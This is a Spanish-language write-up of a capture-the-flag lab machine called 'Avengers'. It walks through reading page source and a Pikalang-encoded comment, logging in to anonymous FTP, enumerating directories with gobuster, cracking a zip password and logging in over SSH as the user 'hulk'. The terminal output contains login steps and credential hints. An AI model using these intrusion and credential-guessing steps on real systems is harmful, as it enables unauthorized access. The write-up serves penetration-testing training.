

AVENGERS



Introducción

Se trata de una máquina virtual de seguridad llamada 'Advengers', diseñada para pruebas de penetración. Esta máquina tiene varias características y servicios configurados para explorar vulnerabilidades:

Servidor FTP: El puerto FTP está habilitado con acceso anónimo, lo que permite conectarse sin credenciales. Esto debería bloquearse ya que si no cualquiera puede acceder a tu ftp y averiguar ciertas cosas.


Sitio web: El sitio web asociado proporciona pistas clave para avanzar en la explotación.(muchas son erróneas ya que te dan falsas esperanzas)

Servicio SSH: Utilizando las pistas del sitio web, es posible acceder al servicio SSH con las credenciales adecuadas.


Escalada de privilegios: Una vez dentro, se puede realizar una escalada de privilegios aprovechando la presencia de un servidor MySQL.

En este servidor hay una base de datos que contiene una tabla con usuarios y contraseñas que pueden ser explotadas para obtener privilegios adicionales en el sistema. Hay un usuario que contiene todos los permisos en /usr/bin/bash y eso hace que puedas acceder como root muy facil. Deberian quitar algunos permisos de ciertos usuario para que si tuvieran que hacer una escala de privilegios fuera mas complicado.

Miramos la web a ver que hay



Hacemos un ctrl + u para hacer un inspeccionar y encontrar alguna cosa. Se puede observar que hay un comentario que nos dice que miremos en el fichero de /code/




Dentro de /code/ podemos observar que hay un comentario en lenguaje de picachu, miraremos a que podemos sacar de ahi desenscriptandolo.



```
1 <!DOCTYPE html>
2 <html lang="es">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <title>Titulo de la página</title>
7 </head>
8 <!-- ##
9
10 #####
11 ## ## ## ## ## ## ## ##
12 ##### ## ## ## ## ## ##
13 ## ## ## ## ## ## ## ##
14 ##### ## ## ## ## ## ##
15
16 -->
17 <body>
18   <!-- pi pi pi pi pi pi pi pika pipi pi pipi pi pi pi pipi pi pi pi pi pi pi pi pi pi pichu -->
19 </body>
20 </html>
21
```

Al parecer no hay nada interesante ya que nos da un mensaje que que no iba a ser tan facil.



Search for a tool

★ SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'boolean'

★ BROWSE THE FULL DCODE TOOLS' LIST

Results

Input: +++
Arg: ++
Output: Te crees que lo iba a dejar tan facil?, anda

Memory Dump: [index] = char (ASCII code)
[0] = (0)
[1] = (10)
[2] = (32)
[3] = a (97)

PIKALANG

Informatics > Programming Language > Pikalang

PIKALANG INTERPRETER

★ PIKALANG CODE TO INTERPRET

pipi pikachu ka ka pikachu pichu pi pikachu ka ka pikachu
pipi ka ka ka ka ka pikachu pichu pi pi pi pikachu pipi pi
pikachu pichu pichu pikachu pipi pipi ka ka ka ka
pikachu pichu ka ka ka pikachu pipi pikachu pichu pikachu
pipi pikachu pichu pikachu pipi pikachu pichu pikachu -->

★ ARGUMENT

▶ EXECUTE

See also: Brainfuck

PIKALANG ENCODER


★ PLAINTEXT TO CODE IN PIKALANG ?

dCode Pikalang

▶ ENCRYPT


See also: Brainfuck

Vemos un js en el html donde podemos encontrar informacion osea que entramos para ver que hay (los js deberian llamarse por variable si tuvieran informacion sensible)



```
1 <!DOCTYPE html>
2 <html lang="es">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <title>Web Secreta 1</title>
7   <link rel="stylesheet" href="css/styles.css">
8 </head>
9 <body>
10  <header>
11    <h1>Web Secreta 1</h1>
12  </header>
13  <nav>
14    <ul>
15      <li><a href="index.html">INICIO</a></li>
16      <li><a href="secret.html">SECRET</a></li>
17      <li><a href="developers.html"></a></li>
18    </ul>
19  </nav>
20  <main>
21    <section>
22      <h2>Contenido Ultra Secreto</h2>
23      <p>¡Solo para los más valientes hackers!</p>
24      <form action="#" method="get" id="searchForm">
25        <label for="searchInput">Buscar:</label>
26        <input type="text" id="searchInput" name="search" placeholder="Ingrese su búsqueda">
27        <button type="submit">Buscar</button>
28      </form>
29      <div id="searchResults">
30        <!-- Aquí se mostrarían los resultados de la búsqueda -->
31        <p>No se encontraron resultados.</p>
32      </div>
33    </section>
34  </main>
35  <footer>
36    <p>©copy; 2024 Avengers Hacking Ético</p>
37  </footer>
38  <script src="javascript/search.js"></script>
39 </body>
40 </html>
41
```

Podemos ver que dentro de aqui nos dice que si ponemos fuerzabruta nos da un usuario llamado hulk o eso podemos deducir



```
document.addEventListener("DOMContentLoaded", function() {
  const searchForm = document.getElementById("searchForm");
  const searchInput = document.getElementById("searchInput");
  const searchResults = document.getElementById("searchResults");

  searchForm.addEventListener("submit", function(event) {
    event.preventDefault(); // Evitar el envío del formulario

    const searchTerm = searchInput.value.toLowerCase();
    if (searchTerm === "fuerzabruta") {
      searchResults.innerHTML = "<p>¡Has encontrado a Hulk!</p>";
    } else {
      searchResults.innerHTML = "<p>No se encontraron resultados.</p>";
    }
  });
});
```

EXPLOTACIÓN

Al tener anonymous habilitado probaremos a acceder por el para ver que hay.

```
(root@kali)-[/home/n_guerra]
# ftp 10.20.30.7
Connected to 10.20.30.7.
220 Welcome to blah FTP service.
Name (10.20.30.7:n_guerra): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Como podemos ver hay dos archivos, un flag y algo que tiene que ver con mysql credencial.

```
Ambiguous command.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--  1 0      0          459 Mar 24  2024 FLAG.txt
-rw-r--r--  1 0      0          417 Mar 24  2024 credential_mysql.txt.zip
226 Directory send OK.
ftp>
```

```
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
Aplicaciones  Lugares  Terminal

root@kali: /home/n_guerra

###      ###      ##
## ##    ##      #####
#         ##      ##### ##  #####
#####    ##      ##  ##  ##
##        ##      ##### ##  ##
##        ##      ##  ##  #####
#####    #####  #####    ##  ##
                        #####

Alright, you have flag 3/9.

This flag is worth 10 points.

Wow, you found this flag very quickly, we should secure this FTP more...
```

En el gobuster había un archivo robot el cual contenia /web y /mysql. Accedemos al mysql para ver que hay dentro y saber posibles cosas de la bbdd.

```
(root@kali)~[/home/n_guerra]
# gobuster dir -u http://10.20.30.16 -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)



[+] Url: http://10.20.30.16
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


/.htaccess (Status: 403) [Size: 276]
/.htpasswd (Status: 403) [Size: 276]
/.hta (Status: 403) [Size: 276]
/code (Status: 301) [Size: 309] [→ http://10.20.30.16/code/]
/css (Status: 301) [Size: 308] [→ http://10.20.30.16/css/]
/flags (Status: 301) [Size: 310] [→ http://10.20.30.16/flags/]
/index.html (Status: 200) [Size: 1105]
/mysql (Status: 301) [Size: 310] [→ http://10.20.30.16/mysql/]
/php (Status: 301) [Size: 308] [→ http://10.20.30.16/php/]
/robots.txt (Status: 200) [Size: 49]
/server-status (Status: 403) [Size: 276]
Progress: 4734 / 4735 (99.98%)

Finished


(root@kali)~[/home/n_guerra]
```



Al entrar en el database.html podemos ver un comentario que nos da una contraseña para un usuario que no nos dice(podría ser el de hulk que encontramos antes)



Procedemos a encriptar la contraseña que nos acaba de dar para ver cual es. Podemos ver que la contraseña desencriptada es “fuerzabruta”, probaremos a usarla por ssh ya que tenemos un usuario y una posible contraseña de usuario.



Una vez lo hemos probado y parece ser que es correcto pues miraremos que permisos tiene el usuario y que hay dentro de ese usuario.

```
(root@kali)-[/home/n_guerra/avengers]
# ssh hulk@10.20.30.7
hulk@10.20.30.7's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of mar 17 dic 2024 00:00:08 UTC

System load:  0.1259765625      Processes:           110
Usage of /:   59.9% of 9.75GB   Users logged in:    0
Memory usage: 29%              IPv4 address for enp0s3: 10.20.30.7
Swap usage:   0%

El mantenimiento de seguridad expandido para Applications está desactivado

Se pueden aplicar 11 actualizaciones de forma inmediata.
Para ver estas actualizaciones adicionales, ejecute: apt list --upgradable

Active ESM Apps para recibir futuras actualizaciones de seguridad adicionales.
Vea https://ubuntu.com/esm o ejecute «sudo pro status»

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu Aug 15 16:02:08 2024 from 192.168.18.153
hulk@TheHackersLabs-Avengers:~$
```

Podemos ver que haciendo sudo -l no nos deja ya que no tenemos la contraseña de sudo, entonces procedemos a hacer un id para ver de otra forma que permisos tiene.

```
Last login: Thu Aug 15 16:02:08 2024 from 192.168.18.153
hulk@TheHackersLabs-Avengers:~$ ls
db  mysql  user.txt  wait
hulk@TheHackersLabs-Avengers:~$ sudo -l
[sudo] password for hulk:
Sorry, user hulk may not run sudo on TheHackersLabs-Avengers.
hulk@TheHackersLabs-Avengers:~$ id
uid=1002(hulk) gid=1002(hulk) groups=1002(hulk)
hulk@TheHackersLabs-Avengers:~$
```

Mirando la de como sabemos su contraseña nos da unos mensajes clave para poder averiguar la contraseña del .zip que encontramos en el FTP. Al probar varias cosas relacionadas con el texto y de buscar me di cuenta que la contraseña era el propio nombre del txt

```
hulk@TheHackersLabs-Avengers:~$ cat mysql/hint/zip/shit_how_they_did_know_this_password.txt
#####
###
## ## ## ## ##### ##### ##
##### ## ## ## ## ##
## # ## ## ## ##### ## ## ##
## ## ##### ## ##### ##
## ## ## ##### ## ####
      #####      ###
```

Congratulations, you found the password to decrypt the compressed FTP .zip file

Now you know what to do with this... I guess

password: (You thought I would give you the password so quickly, because if you look closely at the file you would see the password more clearly...)

```
hulk@TheHackersLabs-Avengers:~$
```

Esta para ser exactos.

```
wo
zip
shit_how_they_did_know_this_password.txt
.txt
```

Cuando ya por fin desencriptamos la carpeta zip que teniamos del ftp, procedemos a hacer un cat para ver que hay dentro y nos encontramos que nos da un user y la mitad de una passwd para el apartado de mysql.

```
(root@kali)-[/home/n_guerra/avengers]
# cat credential_mysql.txt
Listen, stif, I sent you the password of my MySQL user by email, but I think you didn't get it, I'll send it to you here:
User: hulk
Password: fuerzabrutaXXXX
Remember to change the "XXXX" to a secure number combination before sending.
HINT: it is in a range of 0-3000
(root@kali)-[/home/n_guerra/avengers]
#
```

